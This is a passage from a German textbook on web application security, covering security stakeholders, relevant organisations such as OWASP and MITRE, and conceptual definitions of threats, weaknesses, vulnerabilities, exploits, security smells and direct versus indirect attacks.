Denn auch auf organisatorischer Ebene betrifft die Sicherheit einer Webanwendung gewöhnlich nicht nur einen, sondern meist gleich mehrere Stakeholder, darunter Kunden, das Projektmanagement, das IT-Sicherheits-Management, die Qualitätssicherung, den Betrieb und natürlich vor allem die Entwicklung selbst. Aber nicht nur bei der Entwicklung von Anwendungen, auch bei deren Beschaffung, also in der gesamten Zulieferkette, muss Sicherheit berücksichtigt werden. Das geschieht zum einen in der Spezifikation entsprechender Anforderungen an Zulieferer, zum anderen natürlich in der konkreten Prüfung dieser Vorgaben.

▶ Die Gewährleistung der Sicherheit einer Webanwendung muss über ihren gesamten Lebenszyklus erfolgen und ist Aufgabe aller beteiligten Stakeholder!

1.4.9 Ein evolutionärer Prozess

Die ganzheitliche Vermeidung von Sicherheitsmängeln in Anwendungen bzw. die Umsetzung eines bestimmten Sicherheitsniveaus erfordert weit mehr als lediglich die Durchführung einiger technischer Einzelmaßnahmen. Sicherheit ist wie bereits erwähnt ein Querschnittsthema, das alle Bereiche und alle an der Entwicklung und dem Betrieb einer Anwendung involvierten Personen und Bereiche betrifft. Dies erfordert Prozesse, Kontrollinstrumente und nicht zuletzt qualifizierte Mitarbeiter.

Gerade Unternehmen, die sich bisher nicht näher mit diesem Thema auseinandergesetzt haben, müssen hierbei häufig im ersten Schritt zunächst erst mal das Bewusstsein für die Notwendigkeit solcher Maßnahmen bei verschiedenen Stakeholdern (insb. dem Management) erzeugen. Gerade in der Entwicklung ist zudem vielfach nicht weniger als ein Kulturwandel hin zu einer proaktiven Sicherheitskultur anzustreben bzw. erforderlich. All das geschieht natürlich nicht über Nacht, sondern ist ein schrittweiser, evolutionärer

Tab. 1.3 Relevante Organisationen im Bereich (Web-)Anwendungssicherheit

Organisation	Beschreibung	Relevante Projekte (Auswahl)
OWASP www.owasp.org	Die OWASP (Open Web Application Security Project) ist eine gemeinnützige Organisation mit einer globalen Community, die sich für die Verbesserung der Sicherheit von (Web-)Anwendungen engagiert und die Entwicklung dieses Bereiches in den letzten Jahren maßgeblich beeinflusst hat.	• OWASP Top Ten • OWASP SAMM • OWASP ASVS • OWASP ZAP • OWASP Cheat Sheets • OWASP WebGoat
MITRE www.mitre.org	Die MITRE ist eine Non-Profit-Organisation, die aus dem Massachusetts Institute of Technology hervorgegangen ist und zahlreiche staatliche Stellen, darunter auch das US-Verteidigungsministerium (Department of Defense) sowie das US-Heimatschutzministerium (Department of Homeland Security) unterstützt. Eines der vielen Tätigkeitsgebiete der MITRE ist die Softwaresicherheit, in welcher sie zahlreiche Taxonomien und Metriken entwickelt hat.	• CVE, CAPEC, CWE (Abschn. 2.2) • CVSS, CWSS (Abschn. 4.4.2)
BSI www.bsi.de	Das Bundesamt für Sicherheit in der Informationstechnik gibt verpflichtende Vorgaben für die öffentliche Verwaltung und Empfehlungen für die deutsche Wirtschaft heraus.	• Best Practices für sichere Webanwendungen (2006) • „Sicheres Bereitstellen von Web-Angeboten“ (ISi-Web-Server, 2008) • Grundschutzbaustein für Websicherheit (2014)
NIST www.nist.gov	Das National Institute of Standards and Technology (US-Standardisierungsbehörde) entspricht in etwa dem deutschen DIN. Anders als das DIN verfolgt das NIST jedoch auch die Standardisierung im Bereich der IT-Sicherheit.	• Guidelines und Standards
SAFECode www.safecode.org	SAFECode ist ein Software-Konsortium bestehend aus Microsoft, SAP, Adobe, Symantec sowie Siemens, das sich der Förderung der Softwaresicherheit widmet und hierzu vor allem verschiedene Dokumente mit Best Practices veröffentlicht hat.	• „Sicherheitspraktiken in der Softwareentwicklung“ („SAFECode Fundamental Practice for Secure Software Development“) • Empfehlungen zur Adressierung von Sicherheitsaspekten in agiler Entwicklung („Software Security Guidance for Agile Practitioners“)

(Fortsetzung)

Tab. 1.3 (Fortsetzung)

Organisation	Beschreibung	Relevante Projekte (Auswahl)
WASC www.wasc.org	Das WASC (Web Application Security Consortium) ist, ähnlich wie die OWASP, eine gemeinnützig tätige Organisation, die sich der Webanwendungssicherheit widmet.	• Threat Classification (WASC-TC) • Evaluierungskriterien für Code- und Webscanner (SATEC und WASSEC)
US-CERT www.us-cert.gov	Das US-Cert Computer and Readiness Team ist eine US-Organisation, die unter anderem Warnungen bezüglich Sicherheitslücken in Software herausgibt.	• Build Security In (BSI) Initiative

Sämtliche dieser Dokumente wurden allerdings von externen Beratungsfirmen erstellt, wodurch sie inhaltlich voneinander abweichen können

Prozess, der sich am besten auf Basis von Reifegraden ermitteln und planen lässt. Auf diese Aspekte wird in Kap. 6 ausführlich eingegangen.

1.5 Relevante Organisationen

Wer sich genauer mit dem Thema Webanwendungssicherheit auseinandersetzt, wird schnell feststellen, dass er neben den üblichen Webgremien wie dem W3C oder IETF immer wieder auf weitere Organisationen stößt, die in Tab. 1.3 dargestellt sind.

1.6 Zusammenfassung

Zusammenfassend lassen sich die folgenden zentralen Ursachen für die aktuell prekäre Situation im Bereich der Webanwendungssicherheit festhalten:

1. Webanwendungen basieren in erster Linie auf dem HTTP-Protokoll. Dieses wurde zwar als offenes und robustes Protokoll entworfen, lässt jedoch zahlreiche Sicherheitsaspekte vermissen, die durch die Anwendung selbst implementiert werden müssen.
2. In der Webentwicklung besitzt Sicherheit häufig nicht die erforderliche Priorität, was auch auf das Fehlen entsprechender Vorgaben (bzw. Prioritäten) und Kontrollinstrumente zurückzuführen ist. Sicherheitsaspekte werden daher vielfach nur auf Eigeninitiative einzelner „Security Champions“ berücksichtigt. Ein standardisiertes Vorgehen ist dagegen nur selten anzutreffen.
3. Fehlende Sichtbarkeit der verwirklichten Sicherheitsmechanismen auf Kunden- und Managementebene, die nicht zuletzt auf das Fehlen entsprechender Kontrollinstrumente zurückzuführen ist.

4. Häufig fehlt das erforderliche Verständnis dafür, dass Sicherheitsmängel in Webanwendungen IT-Risiken darstellen und die Webanwendungssicherheit keine losgelöste Disziplin ist, sondern einen Teil der IT- bzw. Informationssicherheit darstellt.

Literatur und Quellen

1. Verizon data breach report 2017. http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017
2. Bird J (SANS) (2017) 2017 state of application security: balancing speed and risk. https://www.sans.org/reading-room/whitepapers/analyst/2017-state-application-security-balancing-speed-risk-38100
3. Ponemon Institute LLC (2012) 2012 application security gap study: a survey of IT security & developers. https://www.securityinnovation.com/uploads/Application%20Security%20Gap%20Report.pdf. Zugegriffen am 14.06.2014
4. Industrieanlagen gehackt, c't-Magazin Ausgabe November 2013. Heise Verlag, S 78
5. Rice D (2007) Geekonomics: the real cost of insecure software. Addison-Wesley, Boston, S 66 ff
6. Kawasaki G (2004) Rule N. 4. http://blog.guykawasaki.com/2006/01/the_art_of_inno.html. Zugegriffen am 20.12.2013
7. Akerlof G (1979) The market for ‚Lemons': quality uncertainty and the market mechanism. Q J Econ 84(3):488–500
8. Forrester Consulting. State of application security, Januar 2011. http://www.microsoft.com/en-us/download/details.aspx?id=2629. Zugegriffen am 22.06.2016
9. SANS (2012) Survey on application security programs and practices. Sans Institute. http://www.sans.org/reading_room/analysts_program/sans_survey_appsec.pdf
10. Schulz A. Meldepflicht bei Cyber-Attacken – Sinnvoll oder kontraproduktiv? und Deutscher Kriminalbeamter, Internet-Meldung vom 24. August 2012. http://www.bdk.de/der-bdk/aktuelles/der-kommentar/meldepflicht-bei-cyber-attacken-sinnvoll-oder-kontraproduktiv. Zugegriffen am 20.12.2013
11. Gara T (2013) Exclusive: Eric Schmidt unloads on China in new book. http://blogs.wsj.com/corporate-intelligence/2013/02/01/exclusive-eric-schmidt-unloads-on-china-in-new-book/
12. Keizer G (2010) Is Stuxnet the ‚best' malware ever? http://www.infoworld.com/print/137598. Zugegriffen am 20.12.2013
13. ISO/IEC 9126-1:2001 Software engineering – product quality – part 1: quality model
14. McGraw G (2006) Software security: building security in. Addison-Wesley, Boston
15. Microsoft Corporation (2012) Microsoft Security Development Lifecycle (SDL) – Version 5.2. https://www.microsoft.com/en-us/download/details.aspx?id=29884

Bedrohungen für Webanwendungen

2

„Wir beginnen damit, den Kampf zu verlieren.“ Robert Thornton, Gründer von Fortify Software

Zusammenfassung

In diesem Kapitel werden zentrale Angriffe und Schwachstellen für Webanwendungen erläutert, deren Verständnis die Grundlage für die anschließende Diskussion von Maßnahmen darstellt.

Der Einsatz von Webanwendungen ist mit einer Vielzahl von technischen Gefahren verbunden, die wiederum über eine noch größere Anzahl an Begriffen beschrieben werden. Das Web Application Security Consortium (WASC) hat mit der Threat Classification (WASC-TC) (vergl. [1]) einen Versuch unternommen, diese Begriffswelt etwas zu strukturieren und unterscheidet drei Sichten: die auf die Schwachstelle (Ursache), auf den Angriff (Ausnutzung) und den „Impact“ (Auswirkung).

In diesem Kapitel werden wir uns damit näher beschäftigen, bevor wir uns im nächsten Kapitel den entsprechenden Gegenmaßnahmen zuwenden. Diese Trennung ist auch deshalb von großer Bedeutung, da Sicherheitsmaßnahmen keinesfalls ausschließlich zur Korrektur einzelner Schwachstellen oder der Prävention bestimmter Angriffe dienen, sondern auch, um der Anwendung ein bestimmtes Sicherheitsniveau zu verleihen.

2.1 Begriffe und Konzepte

In diesem Abschnitt werden einige zentrale Begriffe und Konzepte erläutert, die für die Diskussion in diesem Kapitel grundlegend sind.

M. Rohr, *Sicherheit von Webanwendungen in der Praxis*, Edition <kes>,
https://doi.org/10.1007/978-3-658-20145-6_2

2.1.1 Bedrohung, Bedrohungsquelle und Gefährdung

Im Rahmen der IT-Sicherheit ist häufig von „Angriffen“, denen etwa eine Webanwendung ausgesetzt sein kann, die Rede. Angriffe stellen jedoch keinesfalls die einzige Gefahr für eine Webanwendung dar. Besser eignet sich hier daher der allgemeinere Begriff „Bedrohungen“:

▶ **Bedrohung** (engl. Threat): Eine Eigenschaft, ein Umstand oder ein Ereignis, durch welches ein Schaden für ein Asset (z. B. Systeme, Anwendungen, Informationen) entstehen kann.

Bedrohungen können dabei sowohl vorsätzlich als auch unbeabsichtigt sein. Gehen Bedrohungen wie Hackerangriffe noch eindeutig von einem Angreifer aus, ist ein solcher in vielen anderen Fällen keineswegs involviert. Daher wird hier auch manchmal entsprechend von „Bedrohungsquellen“ gesprochen, um alle vorhandenen Ursachen einer Bedrohung mit einzuschließen.

▶ **Bedrohungsquelle** (engl. Threat Source bzw. Threat Agent): Eine Person oder ein Prozess, von der bzw. dem eine Bedrohung *vorsätzlich* (z. B. im Fall eines Angreifers) oder *unbeabsichtigt* (z. B. im Fall eines Administrators, der sich verklickt) ausgeht.

An dieser Stelle darf auch ein weiterer Begriff nicht unerwähnt bleiben, nämlich der der Gefährdung. Eine Gefährdung ist eine Bedrohung, die sich aufgrund einer konkreten Schwachstelle in einer Anwendung manifestiert. Sofern sich zwar (noch) keine Schwachstelle identifizieren lässt, jedoch relevante Systemeigenschaften hierfür vorhanden sind (z. B. eine Datenbankanbindung in Bezug auf eine SQL-Injection-Schwachstelle), so lässt sich von einer potenziellen Gefährdung sprechen.

▶ **Gefährdung** (engl. Applied Threat): Eine Gefährdung ist eine Bedrohung, die konkret auf ein Objekt über eine Schwachstelle einwirkt (BSI Glossar). Eine potenzielle Gefährdung ist eine Bedrohung, zu der zwar bislang keine relevante Schwachstelle, jedoch die relevanten Systemeigenschaften bekannt sind.

Eine Gefährdung ist also als eine tatsächlich auftretende Bedrohung zu verstehen und in diesem Zusammenhang ist auch von einer Gefährdungsquelle zu sprechen. Folglich wird hier daher nicht von einem Bedrohungs- sondern einem Gefährdungspotential gesprochen. In Abschn. 4.9 wird ausführlich auf Bedrohungsanalysen eingegangen, mit welchen sich für eine Anwendung relevante Bedrohungen (also potenzielle Gefährdungen) ermitteln lassen.

2.1.2 Schwachstelle und Sicherheitslücke

Derzeit werden im Deutschen die Begriffe „Schwachstelle“ und „Sicherheitslücke“ manchmal differenzierend, vielfach jedoch auch synonym verwendet. Ganz anders sieht es im Englischen aus, wo eine klare Unterscheidung zwischen beiden Begriffen existiert.

Diese Unterscheidung ist nicht nur hilfreich, sondern auch wichtig, da wir über sie wesentlich deutlicher ein Sicherheitsproblem beschreiben können. Hierfür benötigen wir allerdings eine genaue Definition beider Begriffe. Beginnen wir mit dem einer „Schwachstelle“:

▶ **Schwachstelle** (engl. Weakness): Eine Schwachstelle (auch „Schwäche“) stellt eine Eigenschaft der Architektur, Implementierung, Konfiguration oder eines Prozesses dar, die, unter bestimmten Bedingungen, zu einer Sicherheitslücke führen kann.

Eine Schwachstelle ist somit nicht auf Fehler im Quelltext einer Anwendung beschränkt, sondern lässt sich auch in der Architektur, der Konfiguration und sogar in organisatorischen Prozessen vorfinden. Entscheidung für diese Einordnung ist dabei immer die Bewertung der Natur einer Schwachstelle, nicht deren Behebung. Denn häufig lässt sich das Auftreten einer Implementierungs-Schwachstelle (z. B. eine fehlerhafte Enkodierung) auf architektonischer Ebene verhindern oder deren Ausnutzung auf betrieblicher Ebene unterbinden. Dennoch bleibt sie ein Implementierungsfehler. Im nachfolgenden Kapitel werden hierzu einige konkrete Beispiele diskutiert.

Neben Schwachstellen haben wir es in der Anwendungssicherheit häufig auch mit Sicherheitslücken zu tun. Dieser Begriff lässt sich für die Anwendungssicherheit wie folgt definieren:

▶ **Sicherheitslücke** (engl. Vulnerability): Eine Sicherheitslücke (auch „Verwundbarkeit“ oder „Angreifbarkeit“) bezeichnet das konkrete Auftreten einer oder mehrerer Schwachstellen, über welche die Sicherheit einer Anwendung nachweislich beeinträchtigt werden kann.

Einer Sicherheitslücke liegt somit immer mindestens eine Schwachstelle zugrunde, nicht jedoch umgekehrt. Auch wenn beide Begriffe – gerade im Deutschen – oft synonym verwendet werden, kann deren Unterscheidung wichtig sein. Schauen wir uns zum besseren Verständnis das folgende Beispiel an:

Beispiel

Nehmen wir eine Gefängnismauer, welche eine Beschädigung besitzt. Diese können wir gemäß den obigen Begriffen recht eindeutig als Schwachstelle (der Gefängnismauer) bezeichnen. Nicht zwangsläufig ist durch diese Beschädigung gleich auch die Sicherheit des gesamten Gefängnisses gefährdet. Ist dies aber doch der Fall und können möglicherweise Gefängnisinsassen durch die Beschädigung Teile der Mauer einreißen, so stellt diese Beschädigung nicht nur eine Schwachstelle, sondern gleichzeitig auch eine Sicherheitslücke dar.

In erster Linie arbeiten wir innerhalb der Webanwendungssicherheit mit Schwachstellen. Denn während wir Schwachstellen grundsätzlich in allen Entwicklungsphasen einer Anwendung identifizieren können, ist dies bei einer Sicherheitslücke erst dann möglich, wenn eine Anwendung bereits weitgehend fertiggestellt ist. Dann erst können wir die notwendige Bewertung anstellen, ob es sich tatsächlich um ein potenziell ausnutzbares Sicherheitsproblem

handelt. Aus Gründen der Vereinfachung wird in diesem Buch daher auch hauptsächlich von Schwachstellen (z. B. einer Cross-Site-Scripting-Schwachstelle) gesprochen, auch wenn diese in bestimmten Situationen eine Sicherheitslücke darstellen können.

Zudem existieren noch einige weitere Begriffe, mit denen wir es in diesem Zusammenhang im Rahmen der Anwendungssicherheit häufiger zu tun haben und auf die im Folgenden kurz eingegangen werden soll.

Exploit und Payload Unter einem Exploit wird eine technische Beschreibung des Vorgehens zur Ausnutzung einer Schwachstelle (im allgemeinen Fall) bzw. Sicherheitslücke (im spezifischen Fall) verstanden. Häufig wird dieser in Form von Code oder eines URL-Aufrufes dargestellt.

Mit einem Payload beschreiben wir die Schadfunktion, die in Verbindung mit einem Exploit zum Einsatz kommt. Im Rahmen von Tests werden in der Regel harmlose Payloads verwendet (wenn überhaupt), die keinen Schaden anrichten, sondern nur für die Identifikation bzw. Demonstration einer Sicherheitslücke dienen. In letzterem Fall sprechen wir auch von sogenannten Proof-of-Concepts (PoCs).

Bekannte Sicherheitslücke (Known Vulnerability) Unter einer bekannten Sicherheitslücke wird eine ausnutzbare Schwachstelle außerhalb von Individualsoftware, also z. B. innerhalb von Standard- oder OpenSource (FOSS) verstanden. Known Vulnerabilities werden innerhalb des CVE-Verzeichnisses (www.mitre.org/CVE, Abschn. 1.5) über einen eindeutigen CVE-Identifier (z. B. CVE-2013-0422) referenziert. Über die letzten zehn Jahre betrachtet hat die Zahl bekannter Sicherheitslücken, auch in Webkomponenten, stetig zugenommen (vergl. [2]). Allerdings ist diese Zunahme nicht nur dadurch bedingt, dass Software laufend unsicherer wird, sondern es schlicht immer mehr Software gibt und das Wissen um Verfahren zur Identifikation von Schwachstellen laufend voranschreitet. In Bezug auf Webanwendungen können Known Vulnerabilities in unterschiedlichen Bereichen auftreten:

- in Web-GUIs von Standard- oder OpenSource-Software (z. B. Wordpress, SAP)
- in Browsern oder Browser-Plugins (z. B. Flash, Adobe PDF)
- in Web- und Anwendungs-Servern (z. B. IIS, Apache, WebSphere)
- in eingesetzten Bibliotheken und Frameworks (z. B. ASP.NET, JQuery)
- in Laufzeitumgebungen (z. B. Java JRE, .NET oder PHP)
- in Sicherheitskomponenten (z. B. Application Firewalls)
- in Entwicklungstools

Grundsätzlich handelt es sich bei solchen bekannten Sicherheitslücken um dieselben Schwachstellen, mit denen wir es auch bei individuell entwickelten Webanwendungen zu tun haben, also z. B. Cross-Site Scripting, SQL Injection, Information Disclosure etc. Anders als Webanwendungen sind viele Standardkomponenten mit C und C++ programmiert, bei denen auch Schwachstellen wie Buffer Overflows (siehe Abschn. 2.5) vorkommen können. Known Vulnerabilities müssen in der Regel über das Einspielen entsprechender Patches behoben

werden – erfordern also ein funktionierendes Patch Management. Auch wenn ein Unternehmen ein Patch Management betreibt, so schließt dieses gewöhnlich Anwendungskomponenten und APIs nicht mit ein. Für solche 3rd-Party-Komponenten muss daher ein separates Patch Management mit entsprechenden Tools (siehe Abschn. 4.6.2) aufgebaut werden.

Zero Day-Exploit Viele Exploits werden dadurch erstellt, dass ein Patch von Angreifern analysiert („Reverse Engineered“) und dadurch die relevante Sicherheitslücke identifiziert wird, die durch den Patch behoben wird. Bei einem Zero Day Exploit ist dies anders. Ein solcher liegt bereits vor, noch bevor die zugehörige Sicherheitslücke dem Hersteller bekannt ist bzw. durch diesen ein entsprechender Patch zur Verfügung gestellt wurde. Ein Zero Day ist dadurch besonders gefährlich, schließlich kann er selbst ein aktuell gepatchtes System kompromittieren.

In manchen Fällen lässt sich die Ausnutzbarkeit einer Sicherheitslücke bereits dadurch unterbinden, dass der entsprechende Exploit einfach geblockt wird. Da diese Art von Maßnahme nicht die eigentliche Ursache behebt, wird sie auch als „Virtual Patching“ (oder Workaround) bezeichnet. In anderen Fällen kann es unausweichlich sein, die betroffene Komponente ganz zu deaktivieren, wenn das Risiko einer Kompromittierung als zu groß bewertet wird. Es ist kaum überraschend, dass für diese Art von Exploits vor allem im Darknet ein florierender Markt existiert. Je nach betroffenem Produkt und Art des Exploits werden dort teilweise immense Summen für einen solchen Zero Day bezahlt.

Flaw, Bug und Defect Im Verlauf dieses Buches werden häufiger verschiedene allgemeine Begriffe für Softwarefehler verwendet. Hierzu zählt vor allem Flaw, Bug sowie Defect. Mit einem Bug ist ein Implementierungs- oder Coding-Fehler, mit einem Flaw dagegen ein Fehler innerhalb der Architektur bzw. dem Entwurf einer Anwendung gemeint. Ein Defect stellt einen Oberbegriff dar, der sowohl Bugs als auch Flaws einschließt. Auch eine Schwachstelle kann somit ein Defect sein. Allerdings nur dann, wenn sie unabsichtlich erzeugt wurde. Ansonsten ist gewöhnlich von Schadcode (Malware) die Rede. Abb. 2.1 veranschaulicht die einzelnen Begrifflichkeiten.

Security Indikator („Smell“) In der Anwendungssicherheit haben wir es keinesfalls nur mit konkreten Schwachstellen bzw. Sicherheitsmängeln zu tun. Häufig sind es sehr viel schwächere Symptome, die nicht gleich ein konkretes Sicherheitsproblem darstellen, jedoch auf ein solches hindeuten können.

Wir kennen hierfür aus der Softwarequalität den Begriff des Code Smells. Laut Fowler handelt es sich um ein „Symptom im Code“, welches auf ein tiefergehendes Problem hindeutet (vergl. [4]). Ein geläufiges Beispiel hierfür ist der sogenannte Spaghetticode[1] oder auch toter Code sowie prinzipiell alles, was darauf hindeutet, dass ein Entwickler entweder nicht wirklich wusste, was er gemacht hat, unter Zeitdruck stand oder aus anderen Gründen unsauber gearbeitet

[1] Siehe http://de.wikipedia.org/wiki/Spaghetticode.




Abb. 2.1 Defects vs. Schadcode. In Anlehnung an Jarzombek (vergl. [3])

hat. Häufig wird Code zudem auch von so vielen Personen überarbeitet, dass er am Ende von keinem mehr so richtig durchdrungen werden kann. Natürlich lassen sich solche Code Smells auch in Bezug auf Sicherheitsprobleme recht häufig identifizieren. Hierzu einige Beispiele:

- Verwenden eigener Verschlüsselungsalgorithmen oder Validierungsroutinen
- Lösung von architektonischen Problemen auf programmtechnische Weise
- Blacklisting einzelner Angriffsmuster oder Exploits (meist mittels regulärer Ausdrücke)
- Ignorieren der Ausgabebehandlung, insbesondere bei sicherheitsrelevanten Funktionen
- Fehlende Trennung zwischen Code und Darstellung
- Hartkodierte Zugangsdaten (Credentials)

Ebenso können wir sicherheitsrelevante Smells auch im Datenverkehr (also auf Applikationsebene) vorfinden. Auch hierzu einige Beispiele:

- Anwendung versendet Passwörter in E-Mails
- Anwendung ist ausschließlich über HTTP aufrufbar
- Anwendung setzt verschiedene X-Header die auf den zugrunde liegenden Technologiestack
- Anwendung verwendet Hidden Fields oder Cookies zum Transport von interner Parametrisierung (z. B. einer User-ID)
- Anwendungslayout reagiert bei der Eingabe bestimmter Sonderzeichen ungewöhnlich (zerstörtes Layout, andere Fehlermeldung als üblich)

Schließlich können auch Symptome innerhalb der Architektur einer Anwendung auf Sicherheitsprobleme hindeuten. Beispiele für solche architektonischen Smells – die sich auch als Anti-Patterns bezeichnen lassen – sind:

- Unnötiges Exponieren von Schnittstellen (insb. administrative Zugänge)
- Keine zentrale Behandlung von Eingabewerten

- Fehlende Separierung von Model, View und Controller (MVC-Pattern)
- Hinweise auf fehlende Authentifizierung und Autorisierung (insb. im Backend)

▶ **Security Smell:** Indikator für ein Sicherheitsproblem, z. B. im Programmcode, in der Applikationsebene oder in der Architektur.

2.1.3 Angriff

Ein Angriff, der im Deutschen auch gelegentlich als „Attacke“ bezeichnet wird, stellt oft nur eine andere Sicht auf eine Schwachstelle dar, nämlich aus der eines Angreifers. Dabei setzt die Durchführung eines solchen natürlich nicht zwangsläufig die Existenz einer Schwachstelle voraus. Vielfach führen Angreifer diese auf „gut Glück“ durch, insbesondere wenn sie Tools einsetzen, die eine Webanwendung mit zahlreichen Exploits „beschießt“. Auch muss ein Angriff überhaupt nicht gegen eine Schwachstelle gerichtet sein. So wie im Fall von DDoS-Attacken, die schlicht die Ressourcen eines Systems verbrauchen.

▶ **Angriff:** Ein Angriff stellt ein böswilliges Vorgehen (= Sequenz von Aktionen) dar, mit dem die Absicht verfolgt wird, eine Sicherheitslücke auszunutzen oder die Sicherheit einer Anwendung (bzw. eines Benutzers) in anderer Weise zu beeinträchtigen.

Nun ist es an dieser Stelle wichtig, den Begriff „Angreifer“ genauer zu differenzieren. Allgemein lässt sich ein Angriff über die folgenden fünf Eigenschaften kategorisieren:

1. Extern oder intern (z. B. über Internet oder Intranet)
2. Anonym oder authentisiert
3. Nicht-privilegiert oder privilegiert
4. Einmalig oder dauerhaft
5. Gezielt oder ungerichtet

Ist eine Sicherheitslücke durch einen externen, anonymen Angreifer ausnutzbar, so kommt ihr natürlich eine deutlich höhere Kritikalität zu als dem Angriff durch einen internen und angemeldeten privilegierten Benutzer (also etwa einen Administrator). Der gerade von Medien häufig genannte Begriff des „Hackers“ ist dagegen mehr umgangssprachlicher Natur und zur technischen Kategorisierung schlecht geeignet. Daher wird in diesem Buch in der Regel von „Angreifern“ gesprochen.

Bestandteile eines Angriffs Jeder Angriff besitzt verschiedene Eigenschaften, durch die wir ihn letztlich genau beschreiben und bewerten können. Ausgangspunkt ist dabei immer der Angreifer selbst, der gewöhnlich eine konkrete Motivation, bestimmte Fertigkeiten und Ressourcen besitzt sowie ein konkretes Ziel verfolgt. Ein Angriff erfolgt stets über




Abb. 2.2 Bestandteile eines Angriffs. (Quelle: OWASP)

einen bestimmten Angriffs-Vektor[2], welcher seine konkrete Vorgehensweise beschreibt. Ist ein Angriff erfolgreich, so kann dieser sowohl eine technische als auch eine geschäftliche Auswirkung (engl. Technical bzw. Business Impact) besitzen.

Die Ausnutzung einer Schwachstelle kann durch existierende Sicherheitsmechanismen (Security Controls) unterbunden oder zumindest erschwert werden – etwa durch einen vorgeschalteten Filter oder eine Eingabevalidierung. Neben der eigentlichen Ausnutzung einer Schwachstelle sind Angreifer daher auch häufig mit der Aushebelung solcher Mechanismen beschäftigt. Abb. 2.2 veranschaulicht die einzelnen Bestandteile eines Angriffs.

Diese Darstellung ist für uns deshalb so hilfreich, weil sie die technischen Aspekte eines Angriffs mit der bereits erwähnten Auswirkung auf die Geschäftstätigkeit in Verbindung setzt. Häufig wird genau dieser letzte Schritt vernachlässigt und Angriffe ausschließlich auf einer rein technischen Ebene betrachtet.


▶ Nur durch Berücksichtigung des fachlichen Kontextes bekommt Sicherheit letztlich ihre Relevanz!

Bezogen auf eine Webanwendung lassen sich vor allem vier Arten von Angriffen unterscheiden. Primär haben wir es hier mit direkten und indirekten Angriffen zu tun, seltener mit Seitenkanal- sowie Man-in-the-Middle-Angriffen. Da das Verständnis dieser Angriffsformen elementar wichtig ist, sollen sie an dieser Stelle genauer dargestellt werden.

Direkter Angriff Ein direkter Angriff (siehe Abb. 2.3) ist dadurch gekennzeichnet, dass er nur einen Akteur besitzt, nämlich den Angreifer. Dieser versucht eine Schwachstelle

[2] Ein Angriffsvektor (oder einfach „Vektor“) beschreibt einen konkreten technischen Weg, über den ein Angriff durchgeführt wird. Im Fall der Ermittlung einer Session-ID besteht ein Angriffsvektor etwa in der Ausnutzung einer Cross-Site-Scripting-Schwachstelle, ein anderer im Auslesen der ID aus einer Logdatei.

Abb. 2.3 Direkter Angriff



innerhalb einer Anwendung dazu auszunutzen, um darüber vertrauliche Daten zu stehlen (Schutzziel Vertraulichkeit), Inhalte zu manipulieren (Schutzziel Integrität) oder andere Schäden zu verursachen.

Zu dieser Gruppe von Angriffen gehört etwa SQL Injection, Code Injection, Password Enumeration, Privilegienerweiterung und Information Disclosure. Die kritischsten Schwachstellen fallen fast ausnahmslos in diesen Bereich. Allerdings lassen sich die Schwachstellen hier in der Regel sehr einfach beheben bzw. ihr Auftreten verhindern.

▶ **Direkter (oder serverseitiger) Angriff:** Ein direkter Angriff hat die Kompromittierung der Anwendung selbst, der Plattform oder der darüber verarbeiteten Daten zum Ziel.

Indirekter Angriff Für die Durchführung eines indirekten Angriffs (siehe Abb. 2.4) kommt zusätzlich zum Angreifer nun auch noch ein weiterer Akteur ins Spiel, nämlich der Benutzer selbst. Der Angreifer nutzt die Webanwendung und ggf. darin vorhandene Schwachstellen hierbei dazu aus, um diesen Benutzer anzugreifen. Bei vielen Angriffen muss dieser hierzu an einer Webanwendung angemeldet sein.

Zu dieser Gruppe zählen grundsätzlich alle Angriffe, die ein „Cross-Site“ im Namen tragen, wie zum Beispiel Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF) oder Cross-Site Redirection. Die konkrete Durchführung eines indirekten Angriffs erfolgt etwa über einen manipulierten Link, den der Angreifer an einen Benutzer sendet und der von ihm dann aufgerufen (bzw. angeklickt) werden muss.

Mögliche Angriffsvektoren sind in diesem Bereich z. B. das Zusenden einer gefälschten E-Mail wie auch das Posten eines manipulierten Links in einem Forum oder einem Kontaktformular. Die praktische Ausnutzungswahrscheinlichkeit ist hier, aufgrund dieser häufig erforderlichen Benutzeraktion, allgemein deutlich geringer als bei direkten Angriffen. Darüber hinaus lassen sich direkte Angriffe vielfach sehr gut serverseitig vollständig unterbinden.

